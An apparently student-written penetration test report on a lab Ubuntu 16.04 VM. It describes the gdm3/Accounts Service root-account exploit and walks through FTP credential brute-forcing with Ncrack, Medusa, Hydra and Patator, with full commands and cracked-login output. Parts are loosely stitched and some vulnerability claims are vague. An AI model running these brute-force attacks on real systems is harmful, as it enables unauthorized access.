Penetration Test Report

Coding Dojo Ninja

Prepared by NAJD ALEID

Basic Pentesting

Ubuntu 16.04 LTS

Penetration Testing

A penetration test is a simulated attack to exploit weaknesses and vulnerabilities on a system, network, application, website, wireless network, or employees.

Penetration testing can consist of a variety of activities designed to simulate real-world attack scenarios against a business' IT and physical security controls.

The ultimate goal of a penetration test is to validate the vulnerabilities identified during the scanning phase, and investigate any other avenues of penetration through reconnaissance.

Why Do You Need A Penetration Test :

Knowing about vulnerabilities is just one step toward a secure enterprise. Penetration testing is conducted to validate not only the vulnerabilities already identified but to evaluate the implementation of security controls and tools.
As sophisticated as security devices are today, almost 90% of Cyber Attacks are Caused by Human Error or Behavior.

Security misconfiguration can happen at any level of an application stack, and these are the targets of modern hackers. The only way to know that your security tools are working is to test them.

It's considered security best practice for businesses to perform penetration tests at least 1 – 2 times per year, however, compliance requirements or major infrastructure changes may require more frequent tests.

What Are The Benefits To Security

Determining weakness in the hardware, software, or human assets of an organization in order to develop controls.
Maintaining the 3 triads of cyber security – Confidentiality, Integrity, and Availability.
Ensuring that controls which have been implemented are adequate.
Providing intelligence and insight of an organization's security measures by understanding how it could be and likely will be attacked and what steps should be taken to secure the organization.
Improving the overall security posture of an organization.

How Much Penetration Tests Cost :

A penetration test can cost between $4,000 – $100,000 on average due to how involved the process is, the resources required to execute a successful penetration test, and the duration of time required to complete the report.

Physical Penetration Testing:

Physical penetration testing simulates a real-world threat whereby a pen tester attempts to compromise physical barriers to access a business's infrastructure, building, systems, or employees.

Why Should You Perform A Physical Penetration Test?

Physical barriers are often an afterthought for most businesses, however, if a malicious actor is able to gain physical access to your server room then they could own your network. Imagine the impact that might have on your business, on your customers, as well as business partnerships.

The primary benefit of a physical penetration test is to expose weaknesses and vulnerabilities in physical controls (locks, barriers, cameras, or sensors) so that flaws can be quickly addressed. Through identifying these weaknesses proper mitigations can be put in place to strengthen the physical security posture.

What Are The Different Approaches To Penetration Testing:

Penetration tests differ both in their approach and in the weaknesses they attempt to exploit. The level of information provided to the pen tester will determine their approach as well as the scope of the project.

For example, will the penetration tester have knowledge of how a network is mapped, or are they required to uncover this information on their own?
The different approaches to penetration testing include:
Black Box
White Box
Gray Box

Physical Penetration Testing

Each type of penetration test requires specific knowledge, methodologies, and tools to perform and should align with a specific business goal.
These goals could range from improving awareness of social engineering attacks to employees company-wide, to implementing secure code development to identify flaws in software code in real-time, or meeting regulatory or compliance obligations.

Why Should You Perform A Network Service Penetration Test

Network penetration tests should be performed to protect your business from common network-based attacks including:
Firewall Misconfiguration And Firewall Bypass
IPS/IDS Evasion Attacks
Router Attacks

Executive Summary

Ubuntu 16.04 LTS end of maintenance

How will this impact my existing virtual machine (VM) instances

Your current VMs that are running Ubuntu 16.04 LTS are not affected. After April 30, 2021 you will still be able to start or stop your existing VMs that are using these images.

However, your projects might be at risk because you will be running Ubuntu 16.04 LTS VMs that are no longer supported and are not receiving security updates.

What do I need to know

Types Of Penetration Testing

The different types of penetration testing include:
Network Services
Web Application
Client Side
Wireless
Social Engineering
DNS Level Attacks:
Zone Transfer Attacks
Switching Or Routing Based Attacks
SSH Attacks
Proxy Server Attacks
Unnecessary Open Ports Attacks
Database Attacks
Man In The Middle (MITM) Attacks
FTP/SMTP Based Attacks
Given that a network provides mission-critical services to a business, it is recommended that both internal and external network penetration tests be performed at least annually. This will provide your business with adequate coverage to protect against these attack vectors.

After this date, the following changes take effect:
Ubuntu 16.04 LTS images will still be available but will be marked as deprecated.

What do I need to do :

If you need to create VMs that use these Ubuntu 16.04 LTS images after the end of maintenance date, make copies of the images that are available in your projects.
Evaluate and move your Compute Engine VMs to either Ubuntu 20.04 LTS or Ubuntu 18.04 LTS before April 30, 2021.

Additional information

To ensure Ubuntu 16.04 VMs not secure I install in VMWARE & BULID LAB to discover some of

vulnerability detected in system and make it under train for learn purpose
The Target of Evaluation, TOE, is a Linux-based general-purpose operating system. The TOE also includes a virtualization environment based on the Linux KVM tech- neology, where Ubuntu implements the host system for the virtual machine environ- ment and management of the virtual machines.

Vulnerability detected in Ubuntu 16.04 Kernel

vulnerability **allowed to run programs with root user privileges**, we have two other vulnerabilities that have been fixed. First of all, it was discovered that thanks to a failure in the ACC RAID controllers, an attacker could cause a general failure thanks to a DDos attack.

Secondly, **a vulnerability was detected in the TCP protocol**, which allows an attacker to arbitrarily execute code, something he could use to cause a system crash.

Clearly good reaction from the Canonical team, since they have been able to correct the Ubuntu 16.04 LTS bug very quickly, almost in record time. It is very important that companies know how to correct errors as important as this one. It is an important bug because it also affects the server version of Ubuntu 16, .04 LTS. Therefore, an attacker could exploit this vulnerability to bring down a server or steal important data, something that no major company can afford.
The patch s**e downloads automatically if we run the command apt-get update** In our command console, a command that will update all the applications and utilities of the Ubuntu 16.04 LTS operating system.

Ubuntu's Gnome desktop could be tricked into giving root access

A vulnerability in GNOME Display Manager (gdm) could allow a standard user to create accounts with increased privileges, giving a local attacker a path to run code with administrator permissions (root).

Although certain conditions are necessary, the bug is easy to exploit. The process involves running a few simple commands in the terminal and modifying general system settings that do not require increased rights.

Add new admin

Exploiting the bug in gdm3 takes advantage of crashing the Accounts Service component, which keeps track of the users available on the system.

Besides handling the graphical display managers, gdm3 is also responsible for showing the user login interface on Unix-like operating systems.

GitHub's security researcher Kevin Backhouse discovered a simple way to trick an already set up Ubuntu system into running the account configuration routine for a new system. This scenario requires an administrator account to set up the machine and install applications.

The researcher found that 'gdm3' triggered this sequence when the 'accounts-daemon' of the Accounts Service component was not running. A standard user should not be able to stop it.

However, Backhouse discovered two vulnerabilities in Accounts Service that caused the component to hang (CVE-2020-16127) and drop user account privileges (CVE-2020-16126), allowing a standard user to crash the daemon by sending it a delayed segmentation fault signal (kill -SIGSEGV).

The delay is necessary to give time to log out of the current session or the user is locked out.

These two vulnerabilities affect Ubuntu 20.10, Ubuntu 20.04, Ubuntu 18.04, and Ubuntu 16.04.

Ubuntu's patch adds a function named is_in_pam_environment, which looks for a file named. pam_environment in the user's home directory and reads it. The denial of service vulnerability works by making .pam_environment a symlink to /dev/zero. /dev/zero is a special file that doesn't actually

exist on disk. It is provided by the operating system and behaves like an infinitely long file in which every byte is zero. When is_in_pam_environment tries to read .pam_environment, it gets redirected to /dev/zero by the symlink, and then gets stuck in an infinite loop because /dev/zero is infinitely long.

Triggering it was possible by making a modification in the system Settings that did not require elevated privileges. Backhouse went with changing the language
Without the Accounts Service running, gdm3 has no clue about the accounts present on the machine and provides the option to create a new one with root privileges, as in the case of a first-time setup.

This bug is now tracked as CVE-2020-16125 and rated with a high severity score of 7.2 out of 10. It affects Ubuntu 20.10, Ubuntu 20.04, and Ubuntu 18.04.

Backhouse published on Monday separate reports for these three vulnerabilities [1, 2] offering technical details. He reported them to Ubuntu and GNOME maintainers on October 17, and fixes are available in the latest code

Canonical Ubuntu 16.04 LTS Security Technical Implementation Guide

Ubuntu 16.06 vulnerability


Ubuntu Security

Information Gathering

The first step is to find the IP address of the target machine, which can be located using netdiscover:

Also Advanced IP Scanner
Reliable and free network scanner to analyse LAN. The program shows all network devices, gives you access to shared folders, provides remote control of computers (via RDP and Radmin), and can even remotely switch computers off. It is easy to use and runs as a portable edition. It should be the first choice for every network admin.

After specify ip target I scan ports & check with useful



Penetration Testing of an FTP Serve


Brute-Force FTP

Hackers often find fascinating files in the most ordinary of places, one of those being FTP servers. Sometimes, luck will prevail, and anonymous logins will be enabled, meaning anyone can just log in. But more often than not, a valid username and password will be required. But there are several methods to brute-force FTP credentials and gain server access.

File Transfer Protocol is a network protocol used to transfer files. It uses a client-server model in which users can connect to a server using an FTP client. Authentication takes place with a username and password, typically transmitted in plaintext, but can also support anonymous logins if available.

FTP usually runs on port 21 by default but can be configured to run on a non-standard port. It is often used in web development and can be found in pretty much any large organization where file transfer is essential.


Before we begin, let's run a simple Nmap scan on our target to make sure the FTP service is present. We will be using ubuntu as the target and Kali Linux as the attacking machine.



Great, it looks like it's up and open.

Next, let's create two text files, one for usernames and one for passwords. In a real engagement, we'd want to use files with much larger data sets, but for demonstration purposes, we'll keep these short to speed up the whole process.


Using your favorite text editor, create a file, and add a few common usernames.



Now we should be good to go.


Ncrack

The first tool we'll look at today is Ncrack. Simply type ncrack in the terminal to display the usage information and available options:



As you can see, there are a lot of options here, but for now, we'll stick to the basics.

We can use the -U flag to set the file containing usernames, and the -P flag to set the file containing passwords. Then, specify the service (FTP) followed by the IP address of our target.



We can see it discovered credentials for user and ftp; the multiple hits are because anonymous logins are allowed for that user, making any password a valid password.

We can also specify the port number explicitly, which is useful if a service is running on a non-default port. Using the -v flag gives us a little more information as well

```
┌──(kali㉿najd)-[~]
└─$ ncrack -U user.txt -P pass.txt 192.168.63.128:21 -v

Starting Ncrack 0.7 ( http://ncrack.org ) at 2022-01-09 00:40 EST

Discovered credentials on ftp://192.168.63.128:21 'marlinspike' 'marlinspike'
Stats: 0:01:45 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 1; About 21.33% done; ETC: 00:48 (0:06:27 remaining)
(press 'p' to list discovered credentials)
Discovered credentials for ftp on 192.168.63.128 21/tcp:
192.168.63.128 21/tcp ftp: 'marlinspike' 'marlinspike'
Stats: 0:01:48 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 1; About 21.33% done; ETC: 00:48 (0:06:38 remaining)
(press 'p' to list discovered credentials)
```

Medusa

The next tool we'll explore is Medusa. Type medusa in the terminal to see the options

We need to know what modules are available before we can run the tool — use the -d option to dump all modules.

```
┌──(root㉿najd)-[/home/kali]
└─# medusa -d
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

  Available modules in "." :

  Available modules in "/usr/lib/x86_64-linux-gnu/medusa/modules" :
    + cvs.mod : Brute force module for CVS sessions : version 2.0
    + ftp.mod : Brute force module for FTP/FTPS sessions : version 2.1
    + http.mod : Brute force module for HTTP : version 2.1
    + imap.mod : Brute force module for IMAP sessions : version 2.0
    + mssql.mod : Brute force module for M$-SQL sessions : version 2.0
    + mysql.mod : Brute force module for MySQL sessions : version 2.0
    + nntp.mod : Brute force module for NNTP sessions : version 2.0
    + pcanywhere.mod : Brute force module for PcAnywhere sessions : version 2.0
    + pop3.mod : Brute force module for POP3 sessions : version 2.0
    + postgres.mod : Brute force module for PostgreSQL sessions : version 2.0
    + rexec.mod : Brute force module for REXEC sessions : version 2.0
    + rlogin.mod : Brute force module for RLOGIN sessions : version 2.0
    + rsh.mod : Brute force module for RSH sessions : version 2.0
    + smbnt.mod : Brute force module for SMB (LM/NTLM/LMv2/NTLMv2) sessions : version 2.1
    + smtp-vrfy.mod : Brute force module for verifying SMTP accounts (VRFY/EXPN/RCPT TO) : version 2.1
    + smtp.mod : Brute force module for SMTP Authentication with TLS : version 2.0
    + snmp.mod : Brute force module for SNMP Community Strings : version 2.1
    + ssh.mod : Brute force module for SSH v2 sessions : version 2.1
    + svn.mod : Brute force module for Subversion sessions : version 2.1
    + telnet.mod : Brute force module for telnet sessions : version 2.0
    + vmauthd.mod : Brute force module for the VMware Authentication Daemon : version 2.0
    + vnc.mod : Brute force module for VNC sessions : version 2.1
    + web-form.mod : Brute force module for web forms : version 2.1
    + wrapper.mod : Generic Wrapper Module : version 2.0
```

Now we can attempt to brute-force credentials. Here are the options we need to set:

-h flag specifies the host
-U flag specifies the list of usernames
-P flag specifies the list of passwords
-M flag specifies the module to use
Fire it off, and we can see it in action.

```
┌──(root💀najd)-[/home/kali]
└─# medusa -h 192.168.63.128 -U user.txt -P pass.txt -M ftp

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: root (1 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: marlinspike (2 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: pi (3 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: kali (4 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: admin (5 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: raspberry (6 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: password (7 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: password123 (8 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: msfadmin (9 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: password (10 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: msfadmin (11 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: sys (12 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: daemon (13 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: bin (14 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: root (1 of 13, 0 complete) Password: idrm (15 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: marlinspike (2 of 13, 1 complete) Password: root (1 of 15 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: marlinspike (2 of 13, 1 complete) Password: marlinspike (2 of 15 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.63.128 User: marlinspike Password: marlinspike [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.63.128 (1 of 1, 0 complete) User: admin (3 of 13, 2 complete) Password: root (1 of 15 complete)
```

We can see it found a valid credentials.

Hydra

Now, let's go over Hydra. Type hydra at the command line to view syntax and options.

Adding the -h flag will give us a bit more options as well as some usage examples.

```
  -q        do not print messages about connection errors
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-url
m icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres
dmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
These services were not compiled in: afp ncp oracle sapr3 smb2.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
     % export HYDRA_PROXY=connect_and_socks_proxylist.txt  (up to 64 entries)
     % export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
     % export HYDRA_PROXY_HTTP=proxylist.txt  (up to 64 entries)

Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

```
┌──(root💀najd)-[/home/kali]
└─# hydra -L user.txt -P pass.txt ftp://192.168.63.128
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-09 00:04:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ftp://192.168.63.128:21/
[21][ftp] host: 192.168.63.128   login: marlinspike   password: marlinspike
```

If the service isn't running on the default port, we can use the -s option to specify whatever port number it's running on.
Abort session CTRL +C . stop do not back again type // hydra -R

```
[STATUS] 189.00 tries/min, 189 tries in 00:01h, 36 to do in 00:01h, 16 active
whoami
[STATUS] 98.00 tries/min, 196 tries in 00:02h, 29 to do in 00:01h, 16 active



whoami
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(root💀 najd)-[/home/kali]
└─# hydra -R
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
non-binding, these *** ignore laws and ethics anyway).

[INFORMATION] reading restore file ./hydra.restore
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-09 00:07:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ftp://192.168.63.128:21/
cat
ls
[STATUS] 196.00 tries/min, 196 tries in 00:01h, 29 to do in 00:01h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Other way

```
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(root💀 najd)-[/home/kali]
└─# hydra -l user.txt -P pass.txt ftp://192.168.63.128 -s 21
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-09 00:09:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra
store
[DATA] max 16 tasks per 1 server, overall 16 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ftp://192.168.63.128:21/
[21][ftp] host: 192.168.63.128   login: marlinspike   password: marlinspike
```

Once Hydra completes the attack, it shows us any logins that were discovered.

Patator

The next tool we'll look at is Patator. Type patator in the terminal to see the available modules

```
┌──(root💀 najd)-[/home/kali]
└─# patator ftp_login --help
Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.9
Usage: ftp_login <module-options ...> [global-options ...]

Examples:
  ftp_login host=10.0.0.1 user=FILE0 password=FILE1 0=logins.txt 1=passwords.txt -x ignore:mesg='Login incorrect.' -x ignore,reset,retry:code=500

Module options:
  host          : target host
  port          : target port [21]
  user          : usernames to test
  password      : passwords to test
  tls           : use TLS [0|1]
  timeout       : seconds to wait for a response [10]
  persistent    : use persistent connections [1|0]

Global options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit

  Execution:
    -x arg              actions and conditions, see Syntax below
    --start=N           start from offset N in the product of all payload sets
    --stop=N            stop at offset N
    --resume=r1[,rN]*   resume previous run
    -e arg              encode everything between two tags, see Syntax below
    -C str              delimiter string in combo files (default is ':')
    -X str              delimiter string in conditions (default is ',')
    --allow-ignore-failures
                        failures cannot be ignored with -x (this is by design
                        to avoid false negatives) this option overrides this
                        safeguard
    -y                  automatically answer yes for all questions

  Optimization:
    --rate-limit=N      wait N seconds between each attempt (default is 0)
```

As you can see, the tool can do a lot. But since we're only concerned with FTP, we can see the help menu with the following command

That gives us module options, global options, and some syntax examples. Patator is a little more complicated than the previous tools we've covered, but it offers a ton of flexibility in return.

The biggest thing to keep in mind is that we need to set variables for the username and password files. We can accomplish that by setting user to FILE0 and password to FILE1. Next, we simply set the files to the appropriate number. Don't forget to set the host, then we're ready to go

```
┌──(root💀najd)-[/home/kali]
└─# patator ftp_login host=192.168.63.128 user=FILE0 password=FILE1 0=user.txt 1=pass.txt
00:16:07 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.9 at 2022-01-09 00:16 EST
00:16:07 patator    INFO -
00:16:07 patator    INFO - code  size    time | candidate                          |   num | mesg
00:16:07 patator    INFO - -----------------------------------------------------------------------------
00:16:17 patator    INFO - 530   16     0.019 | root:raspberry                    |     6 | Login incorrect.
00:16:17 patator    INFO - 530   16     0.004 | marlinspike:root                   |    16 | Login incorrect.
00:16:17 patator    INFO - 530   16     0.007 | marlinspike:msfadmin               |    26 | Login incorrect.
00:16:17 patator    INFO - 530   16     0.014 | root:msfadmin                      |     9 | Login incorrect.
```

Patator has a useful option to ignore specific parameters, meaning we can choose to display only the successful logins. Use the -x flag to ignore invalid login messages
Check (Scan) Open Ports in Linux

```
┌──(root💀najd)-[/home/kali]
└─# patator ftp_login host=192.168.63.128 user=FILE0 password=FILE1 0=user.txt 1=pass.txt -x ignore:mesg="Login incorrect"                130
00:28:05 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.9 at 2022-01-09 00:28 EST
